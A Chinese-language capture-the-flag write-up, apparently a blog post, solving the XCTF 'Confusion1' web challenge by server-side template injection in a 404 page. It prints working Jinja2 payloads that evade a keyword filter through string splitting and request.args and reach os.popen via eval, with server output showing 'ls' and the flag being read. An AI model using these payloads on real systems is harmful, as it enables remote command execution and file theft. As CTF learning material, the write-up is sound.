Confusion1-adworld

Confusion1 GFSJ0097 积分 4 金币 4

20 最佳Writeup由 K&K 提供

难度：4 方向：Web 题解数：5 解出人数：2702

题目来源：XCTF


题目描述：某天，Bob说：PHP是最好的语言，但是Alice不赞同。所以Alice编写了这个网站证明。在她还没有写完的时候，我发现其存在问题。(请不要使用扫描器)

题目场景：获取在线场景

题目已回答正确 ✓

首先打开页面是一个登录+注册页面，打开都是404

但是看源代码是有信息暴露地址



```

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /login.php was not found on this server.</p>
<hr>
<address>Apache/2.4.10 (Debian) Server at 61.147.171.105 Port 58557</address>
</body></html>
<!--Flag @ /opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt-->
<!--Salt @ /opt/salt_b420e8cfb8862548e68459ae1d37a1d5.txt-->

```

虽然一直强调这是php并且让我不要爆破，但我就是不信

果然爆破目录，发现更像是一个python框架页面

在404的url中注入ssti，发现拥有回显，那么就直接构造，首先使用tplmap，没有用

首先构造出

最简单的

```
{{''.__class__.__mro__[2].__subclasses__()}}
```

提示不行，感觉肯定是有过滤，直接构造str的拼接（之前就学过）


```
{{()["__cl"+"ass__"]["__mr"+"o__"][1]["__subclas"+"ses__"]()}}
```

原先是找os去抓popen，但是这里找基类中没有这一项

而其中调用 `warnings.catch_warnings` 类可以执行任意 Python 代码。为59项目

首先找到基类函数有open函数，尝试构造出

```
/%7B%7B()["__cla"+"ss__"]["__ba"+"ses__"][0]["__subcl"+"asses__"]()[59]
["__in"+"it__"]["__g"+"lobal"+"s__"]["__bui"+"lt"+"ins__"]["op"+"en"]
('/opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt')["rea"+"d()"]%7D%7D
```



Not Found


The requested URL /<open file '/opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt', mode 'r' at 0x7fb53ee534b0> was not found on this server.

Apache/2.4.10 (Debian) Server at 61.147.171.105 Port 58557

问题是read不出来，发现还有eval，可以通过他import os进行rce

构造ls命令，成功

```
{{()["__cla"+"ss__"]["__ba"+"ses__"][0]["__subcl"+"asses__"]()[59]["__in"+"it__"]
["__g"+"lobal"+"s__"]["__bui"+"lt"+"ins__"]["ev"+"al"]
("__imp"+"ort__('os').po"+"pen('l'+'s').re"+"ad()")}}
```



61.147.171.105:58557/%7B%7B()["__cla"+"ss__"]["__ba"+"ses__"][0]["__subcl"+"asses__"]()[59]["__in"+"it__"]["__g"+"lobal"+"s__"]["__bui"+"lt"+"ins__"]["ev"+"al"]("__imp"+"ort__('os').po"+"pen('l'+'s').re"+"ad()")%7D%7D


Not Found

The requested URL /bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var was not found on this server.

Apache/2.4.10 (Debian) Server at 61.147.171.105 Port 58557

构造cat flag，成功拿下

```
%7B%7B()["__cla"+"ss__"]["__ba"+"ses__"][0]["__subcl"+"asses__"]()[59]
["__in"+"it__"]["__g"+"lobal"+"s__"]["__bui"+"lt"+"ins__"]["ev"+"al"]
("__imp"+"ort__('os').po"+"pen('ca'+'t$IFS/opt/flag_1de36dff62a3a54ecfbc6e1fd2ef
0ad1.txt').re"+"ad()")%7D%7D
```



61.147.171.105:58557/%7B%7B()["__cla"+"ss__"]["__ba"+"ses__"][0]["__subcl"+"asses__"]()[59]["__in"+"it__"]["__g"+"lobal"+"s__"]["__bui"+"lt"+"ins__"]["ev"+"al"]("__imp"+"ort__('os').po"+"pen('ca'+'t$IFS/opt/flag_1de36dff62a3a54ecfb...

Not Found

The requested URL /cyberpeace{504a7c7205963f855854fba42676db64} was not found on this server.

Apache/2.4.10 (Debian) Server at 61.147.171.105 Port 58557

看了wp，还有这种方法，通过flask的request库进行，但是并不能武断证明这就是flask框架吧（虽然很多都是ssti的flask），但是可以学习

```
{{''[request.args.a][request.args.b][2][request.args.c]()[40]
('/opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt')[request.args.d]()}}?
a=__class__&b=__mro__&c=__subclasses__&d=read
```

[Confusion1 - NineOne_E - 博客园 (cnblogs.com)]